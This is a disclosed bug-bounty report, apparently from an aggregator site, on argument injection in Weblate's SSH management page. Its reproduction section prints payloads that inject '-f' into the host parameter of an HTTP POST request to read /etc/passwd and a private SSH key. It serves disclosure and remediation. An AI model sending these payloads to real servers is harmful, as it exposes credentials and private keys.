Argument Injection in /manage/ssh/ via host parameter leads to sensitive file disclosure on Weblate
The host parameter in Weblate's SSH management interface is passed unsanitised to ssh-keyscan, allowing an administrator to inject the -f flag and make the tool read a local file. The captured error output is then returned to the user, disclosing sensitive files such as /etc/passwd, Django settings and private SSH keys.

- Disclosed after 3 months
Describe the security issue you would like to report
Product: Weblate. Verified on self-hosted instances. Affected Versions: Confirmed in version 5.0.2 and the current stable release 5.15.2. Probably all versions are vulnerable.
A critical argument injection vulnerability was discovered in the SSH management interface. The host parameter does not properly sanitize user input before passing it to internal system commands. An attacker with administrative privileges can inject command-line arguments (such as -f) to force the server to read and display the contents of sensitive local files, including /etc/passwd, Django settings.py (containing the SECRET_KEY), and private SSH keys (id_rsa).
Endpoint: /manage/ssh/
Parameter: host and type
Vulnerable code:
def ssh(request):
    """Show information and manipulate with SSH key."""
    # Check whether we can generate SSH key
    can_generate = can_generate_key()

    # Grab action type
    action = request.POST.get("action")

    # Generate key if it does not exist yet
    if can_generate and action == "generate":
        generate_ssh_key(request, key_type=request.POST.get("type", "rsa")) #Unsanitized input from a web form flows into subprocess.run, where it is used as a shell command. This may result in a Command Injection vulnerability.

        return redirect("manage-ssh")

    # Read key data if it exists
    keys = get_all_key_data()
   # Add host key
    form = SSHAddForm()
    if action == "add-host":
        form = SSHAddForm(request.POST)
        if form.is_valid():
            add_host_key(request, **form.cleaned_data) #Unsanitized input from a web form flows into subprocess.run, where it is used as a shell command. This may result in a Command Injection vulnerability.
The function add_host_key in weblate/vcs/ssh.py constructs a command line for ssh-keyscan by directly appending the host variable to the cmdline list.
def add_host_key(request, host, port=""):
    """Add host key for a host."""
    if not host:
        messages.error(request, gettext("Invalid host name given!"))
    else:
        cmdline = ["ssh-keyscan"]
        if port:
            cmdline.extend(["-p", str(port)])
        cmdline.append(host)
        try:
            result = subprocess.run(
                cmdline,
                env=get_clean_env(),
                check=True,
                text=True,
                capture_output=True,
            )
            keys = set()
            for key in result.stdout.splitlines():
                key = key.strip()
                if not is_key_line(key):
                    continue
                keys.add(key)
                host, keytype, fingerprint = parse_hosts_line(key)
                messages.warning(
                    request,
                    gettext(
                        "Added host key for %(host)s with fingerprint "
                        "%(fingerprint)s (%(keytype)s), "
                        "please verify that it is correct."
                    )
                    % {"host": host, "fingerprint": fingerprint, "keytype": keytype},
                )
            if keys:
                known_hosts_file = ssh_file(KNOWN_HOSTS)
                # Remove existing key entries
                if os.path.exists(known_hosts_file):
                    with open(known_hosts_file) as handle:
                        for line in handle:
                            keys.discard(line.strip())
                # Write any new keys
                if keys:
                    with open(known_hosts_file, "a") as handle:
                        for key in keys:
                            handle.write(key)
                            handle.write("\n")
            else:
                messages.error(
                    request, gettext("Could not fetch public key for a host!")
                )
        except subprocess.CalledProcessError as exc:
            messages.error(
                request,
                gettext("Could not get host key: %s") % exc.stderr or exc.stdout,
            )
        except OSError as exc:
            messages.error(request, gettext("Could not get host key: %s") % str(exc))
The leakage occurs because subprocess.run captures the output, and the application's error handling logic explicitly returns exc.stderr to the Django messaging framework.
There is no way of direct RCE since the binary (ssh-keyscan) does not support flags that allow for arbitrary command execution (such as -exec), limiting the impact to Argument Injection
What steps can we follow to reproduce this issue?
Log in to the Weblate instance with a user capable of managing SSH keys.
Navigate to the SSH management page (/manage/ssh/).
Attempt to "Add a host key".
Intercept the request using a proxy (e.g., Burp Suite).

Modify the host parameter in the POST body to point to a local file using the -f flag.
Payload: action=add-host&host=-f/app/data/ssh/id_rsa&port=22
Send the request.

Observe the response. The application will return an error message containing the contents of the targeted file.
PoC:
POST /manage/ssh/ HTTP/1.1
[...]
Host: 127.0.0.1
[...]
csrfmiddlewaretoken=t4FmhxCwsT1O7EBbd8ecQaadr7uqfs4cU3XN3L5BtPJ61xXGqdDstIovEOVUeA3F&host=-f/etc/passwd&port=12&action=add-host
What is the impact of this issue?
An attacker with admin privileges can read sensitive files on the server filesystem that the web user has access to.
As demonstrated in the evidence, an attacker can extract the server's SSH Private Keys (id_rsa), /etc/passwd, secret key, or source code.
Leaked SSH keys or credentials could allow the attacker to pivot to other systems or gain full shell access.
Verified on self-hosted instances.
Affected Versions: Confirmed in version 5.0.2 and the current stable release 5.15.2. Probably all versions are vulnerable.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the host value is appended to the ssh-keyscan argument list without validation or a '--' separator, so a value beginning with '-' is interpreted as a command-line option.
Impact
An administrator could read files the web user can access, including private SSH keys and the Django secret key, which may allow pivoting to other systems; the text notes there is no direct remote code execution because ssh-keyscan lacks an execution flag.
What the attacker needed
Administrative access to manage SSH keys
How it was found
- Log in with a user able to manage SSH keys.
- Open the SSH management page.
- Start adding a host key and intercept the request.
- Change the host parameter to a value beginning with the -f flag followed by a file path.
- Send the request and read the file contents in the error response.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Weblate lets administrators add SSH host keys by typing a hostname. That hostname is handed to a command-line tool without checking it, so a value starting with a dash is treated as an option rather than a host. By supplying an option that makes the tool read a file, the attacker sees the file's contents in the error message.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.



